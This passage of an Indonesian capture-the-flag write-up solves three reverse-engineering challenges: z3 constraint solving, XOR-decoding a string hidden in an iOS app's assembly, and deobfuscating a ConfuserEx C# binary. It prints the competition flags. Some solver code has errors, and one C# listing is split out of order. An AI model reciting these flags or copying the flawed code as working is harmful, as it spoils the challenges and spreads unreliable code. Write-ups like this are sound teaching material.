s.add((_0x5a3c72[0x12] ^ _0x5a3c72[0]) + 0x4c0 == 0x4d5 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[17]) + 0x246 == 0x24a )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[5]) + 0x41b == 0x465 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[8]) + 0x3ff == 0x414 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[11]) + 0x358 == 0x3ab )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[12]) + 0x473 == 0x4a7 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[1]) + 0x15f == 0x1a4 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[15]) + 0xfb == 0x176 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[7]) + 0xb0 == 0xb5 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[6]) + 0x13c == 0x1a8 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[9]) + 0xa1 == 0xbe )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[7]) + 0x4af == 0x51e )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[0]) + 0x23 == 0x52 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[1]) + 0x198 == 0x19d )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[10]) + 0x2b7 == 0x2e1 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[6]) + 0x91 == 0x98 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[1]) + 0x248 == 0x29a )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[1]) + 0x523 == 0x574 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[5]) + 0x149 == 0x149 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[2]) + 0xc0 == 0xf3 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[10]) + 0x1c6 == 0x20b )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[11]) + 0x267 == 0x2a3 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[18]) + 0x49a == 0x515 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[0]) + 0xfc == 0x12a )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[1]) + 0x2f3 == 0x331 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[5]) + 0x37d == 0x3d3 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[16]) + 0x112 == 0x12e )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[13]) + 0xde == 0x134 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[1]) + 0x2c2 == 0x2ed )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[0]) + 0x24 == 0x9d )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[18]) + 0xb7 == 0xdd )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[0]) + 0x4d9 == 0x504 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[20]) + 0x30f == 0x351 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[7]) + 0x17f == 0x1b9 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[1]) + 0x2c0 == 0x2d8 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[16]) + 0x1a5 == 0x1ee )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[3]) + 0x365 == 0x3a1 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[15]) + 0x2af == 0x2e3 )
```



```


s.add((_0x5a3c72[0x10] ^ _0x5a3c72[6]) + 0x13a == 0x184 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[8]) + 0x461 == 0x461 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[9]) + 0x4ae == 0x4ec )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[11]) + 0x4d8 == 0x51f )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[3]) + 0x388 == 0x3f2 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[5]) + 0x2a7 == 0x2ed )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[19]) + 0x29b == 0x2e8 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[11]) + 0x451 == 0x48d )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[21]) + 0x1e8 == 0x228 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[15]) + 0x244 == 0x2b3 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[1]) + 0x24 == 0x62 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[17]) + 0x1d0 == 0x219 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[14]) + 0x32b == 0x34a )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[19]) + 0x40e == 0x479 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[15]) + 0x134 == 0x134 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[10]) + 0x22a == 0x23b )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[5]) + 0x3b2 == 0x42b )
s.add(_0x5a3c72[0x0] + _0x5a3c72[0x1] + _0x5a3c72[0x2] + _0x5a3c72[0x3]
+ _0x5a3c72[0x4] + _0x5a3c72[0x5] + _0x5a3c72[0x6] + _0x5a3c72[0x7] +
_0x5a3c72[0x8] + _0x5a3c72[0x9] + _0x5a3c72[0xa] + _0x5a3c72[0xb] +
_0x5a3c72[0xc] + _0x5a3c72[0xd] + _0x5a3c72[0xe] + _0x5a3c72[0xf] +
_0x5a3c72[0x10] + _0x5a3c72[0x11] + _0x5a3c72[0x12] + _0x5a3c72[0x13] +
_0x5a3c72[0x14] + _0x5a3c72[0x15] == 0x72a)
for i in range(0x16):
    s.add(_0x5a3c72[i]>32,_0x5a3c72[i]<127)
print(s.check())
model = s.model()
result = ""
cnt=0
for i in _0x5a3c72:
    result += chr(model[i].as_long())
print(result)

```

Flag : `hacktoday{JayZ333__duckef_y0_4$$}`

Lil Nas X


Diberikan sebuah file dengan ekstensi .ipa , disini kita tahu bahwa file tersebut merupakan sebuah program untuk iOS device. Kita dapat mengekstraknya dengan melakukan unzip biasa. Kemudian kita akan mendapat folder TicTacToe.app dan berikut isinya



Didalamnya terdapat sebuah file dengan nama TicTacToe yang merupakan file executable.

```
kosong ~ ret2ex ~/TicTacToe.app $ file TicTacToe
TicTacToe: Mach-O 64-bit arm64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

Selanjutnya kami membukanya menggunakan IDA. Dari string windows kami mendapatkan sebuah string yang menarik.




Kemudian kami tinggal menuju ke fungsi yang melakukan load terhadap string tersebut dengan menggunakan xref.

```

ADRP      X8, #_swift_isaMask_ptr@PAGE
LDR       X8, [X8,#_swift_isaMask_ptr@PAGEOFF]
LDUR      X9, [X29,#var_E8]
LDR       X10, [X9]
LDR       X8, [X8]
AND       X8, X10, X8
LDR       X8, [X8,#0x140]
MOV       X20, X9
BLR       X8
ADRP      X8, #aYouLose@PAGE ; "YOU LOSE!"
ADD       X8, X8, #aYouLose@PAGEOFF ; "YOU LOSE!"
MOV       W11, #9
MOV       X1, X11
MOV       W2, #1
STR       X0, [SP,#0x2A0+var_220]
MOV       X0, X8
BL        _$sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC
STR       X1, [SP,#0x2A0+var_228]
BL        _$sSS10FoundationE19_bridgeToObjectiveCSO8NSStringCyF
LDR       X1, [SP,#0x2A0+var_228]
STR       X0, [SP,#0x2A0+var_230]
MOV       X0, X1
BL        _swift_bridgeObjectRelease
ADRP      X8, #selRef_setText_@PAGE
ADD       X8, X8, #selRef_setText_@PAGEOFF
LDR       X1, [X8] ; "setText:"
LDR       X0, [SP,#0x2A0+var_220] ; id
LDR       X2, [SP,#0x2A0+var_230]
BL        _objc_msgSend
LDR       X0, [SP,#0x2A0+var_230] ; id
BL        _objc_release
LDR       X0, [SP,#0x2A0+var_220] ; id
BL        _objc_release
LDR       X0, [SP,#0x2A0+var_108]
LDR       X0, [SP,#0x2A0+var_110]
LDR       W11, [SP,#0x2A0+var_1FC]
MOV       X8, X11
UBFX     X8, X8, #0, #8
B         loc_10000D938

```

Terdapat instruksi msgSend, instruksi untuk load "setText", dan string "YOU LOSE!". Disini kami simpulkan bahwa potongan kode tersebut melakukan pengiriman pesan bahwa kita kalah, jadi selanjutnya yang saya lakukan adalah menganalisis branchnya dengan asumsi jika kita menang kita mendapatkan flagnya.



branch ketika False mengarah ke You Lose sedangkan jika True mengarah ke potongan kode diatas yang mana terdapat branch lagi jika true terjadi error jika false dilakukan pengiriman pesan lagi (kita tahu dari instruksi msgSend dan setText) namun tidak ada referensi kata string langsung. Dari sini saya simpulkan bahwa potongan kode tersebut melakukan load pada variable tidak pada section __cstring. Dengan mempertimbangkan hal tersebut saya kemudian melihat instruksi awal awal yang mana terdapat banyak deklarasi lokal variable dengan value sebesar 1 byte. Kemudian saya juga melihat terdapat instruksi **eor** (xor) yang berhubungan dengan variable tersebut. Jadi disini saya langsung mencoba untuk melakukan xor terhadap dua variable array tersebut dan didapatkan flagnya.

```

MOV     X10, #0x58 ; 'X'
STR     X10, [X1, #0x38]
MOV     X10, #0x9C
STR     X10, [X1, #0x40]
MOV     X10, #0x8D
STR     X10, [X1, #0x48]
MOV     X10, #0xFD
STR     X10, [X1, #0x50]
MOV     X10, #0xFB
STR     X10, [X1, #0x58]
MOV     X10, #0x77 ; 'w'
STR     X10, [X1, #0x60]
MOV     X10, #0x29 ; ')'
STR     X10, [X1, #0x68]
MOV     X10, #0x59 ; 'Y'
STR     X10, [X1, #0x70]
MOV     X10, #0x1D
STR     X10, [X1, #0x78]
MOV     X11, #0x37 ; '7'
STR     X11, [X1, #0x80]
MOV     X11, #0x12
STR     X11, [X1, #0x88]
MOV     X11, #0xD
STR     X11, [X1, #0x90]
MOV     X11, #0x5D ; ']'
STR     X11, [X1, #0x98]
MOV     X11, #0xA7
STR     X11, [X1, #0xA0]
MOV     X11, #0xEC
STR     X11, [X1, #0xA8]
MOV     X11, #0x62 ; 'b'
STR     X11, [X1, #0xB0]
MOV     X11, #0xFE
STR     X11, [X1, #0xB8]
MOV     X11, #0x9F
STR     X11, [X1, #0xC0]
MOV     X11, #0xBF
STR     X11, [X1, #0xC8]
MOV     X11, #0xEB
STR     X11, [X1, #0xD0]
STR     X10, [X1, #0xD8]
MOV     X10, #0x40 ; '@'
STR     X10, [X1, #0xE0]
MOV     X10, #0xC6
STR     X10, [X1, #0xE8]
MOV     X10, #0xCC
STR     X10, [X1, #0xF0]
MOV     X10, #0x76 ; 'v'
STR     X10, [X1, #0xF8]
MOV     X10, #0x27 ; '''
STR     X10, [X1, #0x100]
MOV     X11, #0x48 ; 'H'
STR     X11, [X1, #0x108]
MOV     X11, #0x7C ; '|'
STR     X11, [X1, #0x110]
MOV     X11, #0xCA
STR     X11, [X1, #0x118]
MOV     X11, #0xE4

```

-----snippet-----

Berikut solver yang saya gunakan.

```

puVar10 = [0 for i in range(0x2a+1)]
puVar10[0] = 0xa8;
puVar10[1] = 0xf9;
puVar10[2] = 0x74;
puVar10[3] = 0x8a;
puVar10[4] = 0xbb;
puVar10[5] = 0x6a;

```

```
puVar10[6] = 0x54;
puVar10[7] = 0x58;
puVar10[8] = 0x9c;
puVar10[9] = 0x8d;
puVar10[10] = 0xfd;
puVar10[0xb] = 0xfb;
puVar10[0xc] = 0x77;
puVar10[0xd] = 0x29;
puVar10[0xe] = 0x59;
puVar10[0xf] = 0x1d;
puVar10[0x10] = 0x37;
puVar10[0x11] = 0x12;
puVar10[0x12] = 0xd;
puVar10[0x13] = 0x5d;
puVar10[0x14] = 0xa7;
puVar10[0x15] = 0xec;
puVar10[0x16] = 0x62;
puVar10[0x17] = 0xfe;
puVar10[0x18] = 0x9f;
puVar10[0x19] = 0xbf;
puVar10[0x1a] = 0xeb;
puVar10[0x1b] = 0x1d;
puVar10[0x1c] = 0x40;
puVar10[0x1d] = 0xc6;
puVar10[0x1e] = 0xcc;
puVar10[0x1f] = 0x76;
puVar10[0x20] = 0x27;
puVar10[0x21] = 0x48;
puVar10[0x22] = 0x7c;
puVar10[0x23] = 0xca;
puVar10[0x24] = 0xe4;
puVar10[0x25] = 0x27;
puVar10[0x26] = 0xad;
puVar10[0x27] = 0x88;
puVar10[0x28] = 0x34;
puVar10[0x29] = 0xab;
puVar10[0x2a] = 0xb8;

puVar11 = [0 for i in range(0x2a+1)]
puVar11[0] = 0xc0;
puVar11[1] = 0x98;
puVar11[2] = 0x17;
puVar11[3] = 0xe1;
puVar11[4] = 0xcf;
puVar11[5] = 5;
```

```

puVar11[6] = 0x30;
puVar11[7] = 0x39;
puVar11[8] = 0xe5;
puVar11[9] = 0xf6;
puVar11[10] = 0x89;
puVar11[0xb] = 0xcf;
puVar11[0xc] = 0x1c;
puVar11[0xd] = 0x4c;
puVar11[0xe] = 6;
puVar11[0xf] = 0x70;
puVar11[0x10] = 0x6e;
puVar11[0x11] = 0x4d;
puVar11[0x12] = 100;
puVar11[0x13] = 0x12;
puVar11[0x14] = 0xf4;
puVar11[0x15] = 0xb3;
puVar11[0x16] = 0x16;
puVar11[0x17] = 0x91;
puVar11[0x18] = 0xc0;
puVar11[0x19] = 0xcb;
puVar11[0x1a] = 0xa3;
puVar11[0x1b] = 0x78;
puVar11[0x1c] = 0x1f;
puVar11[0x1d] = 0x89;
puVar11[0x1e] = 0xa0;
puVar11[0x1f] = 0x12;
puVar11[0x20] = 0x78;
puVar11[0x21] = 0x3c;
puVar11[0x22] = 0x13;
puVar11[0x23] = 0x9d;
puVar11[0x24] = 0x8a;
puVar11[0x25] = 0x78;
puVar11[0x26] = 0xff;
puVar11[0x27] = 0xe7;
puVar11[0x28] = 0x55;
puVar11[0x29] = 0xef;
puVar11[0x2a] = 0xc5;

flag=""
for i in range(len(puVar11)):
    flag+=chr(puVar11[i]^puVar10[i])
print flag

```

Flag : hacktoday{t4ke_mY_iOS_to_tHe_Old_toWn_RoaD}

XXXTENTACION

Diberikan sebuah file xxxtentacion.exe , yang merupakan file exe yang dibuat dengan bahasa pemrograman c#.

Disini saya menggunakan dnspy untuk melakukan decompile, dan terlihat bahwa kode programnya seperti diobfuscate , dan melihat dari referensi string terdapat tulisan *ConfusedByAttribute* . Setelah mencari-cari akhirnya saya tahu bahwa kode program tersebut diobfuscate menggunakan confuserex , jadi selanjutnya tinggal mencari cara untuk melakukan deobfuscate dan menemukan referensi berikut.

<https://mindlocksite.wordpress.com/2017/02/11/easy-way-to-unpack-confuserex-1-0-max-settings/>

<https://www.youtube.com/watch?v=80MzgB0InjM>

untuk confuserex toolsnya saya dapat dari mencari-cari di google dan menemukan file tersebut dengan mendownload sample pada

<https://app.any.run/tasks/2c7016d7-20b0-4da3-949e-779deab95ca0/>

*mohon maaf min cuman text aja , soalnya proses deobfuscate ada di windows dan ini waktunya kurang dikit, tapi prosesnya sama persis seperti referensi link diatas.

Terakhir saya mendapatkan kode program berikut (setelah proses clean obfuscate de4dot) dan mencoba menjalankannya pada compiler online c# yaitu rextester.com untuk mempermudah analisisnya.

```
//Rextester.Program.Main is the entry point for your code. Don't change it.
//Microsoft (R) Visual C# Compiler version 2.9.0.63208 (958f2354)

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text.RegularExpressions;
using System.Text;
using System.Numerics;

namespace Rextester
{
    public class Program
    {
        public static void Main(string[] args)
        {
            string text="ABCDE";
            int num = 4;
            string s = text.Substring(0, (int)Math.Round((double)(num *
5) / 6.0));
            string s2 = text.Substring((int)Math.Round((double)(num *
5) / 6.0));
            Console.WriteLine(s);
        }
    }
}
```



```

        Console.WriteLine(s2);
        byte[] bytes = Encoding.ASCII.GetBytes(s);
        byte[] bytes2 = Encoding.ASCII.GetBytes(s2);
        BigInteger left = new BigInteger(bytes);
        BigInteger right = new BigInteger(bytes2);
        Console.WriteLine(left);
        Console.WriteLine(right);
        BigInteger bigInteger = 4295098369L + 131074 * (left +
right) + left * right;
        BigInteger bigInteger2 = left - right;
        Console.WriteLine(bigInteger.ToString());
        Console.WriteLine(bigInteger2.ToString());
        if (string.Compare(bigInteger.ToString(),
"1089294603652957273391978036555355332247599420549172919052") == 0 &
string.Compare(bigInteger2.ToString(),
"653059592153839324612614654593607945773524499458") == 0)
        {
            Console.WriteLine("flag");
        }
    }
}

```

Persamaan tersebut dapat diselesaikan menggunakan z3, Berikut solver yang kami gunakan.

```

from z3 import *
from Crypto.Util.number import *
s=Solver()
x=Int('x')
y=Int('y')
s.add(x>0)
s.add(y>0)
s.add(4295098369 + 131074 * (x + y) + x *
y==1089294603652957273391978036555355332247599420549172919052)
s.add(x - y==653059592153839324612614654593607945773524499458)
print(s.check())
model=s.model()

result=b""
result += long_to_bytes(model[x].as_long()[::-1])
result += long_to_bytes(model[y].as_long()[::-1])
print(result.decode())

```

Flag: **hacktoday{c0nfuSerExExEx_Qu4dratic}**

Thank You!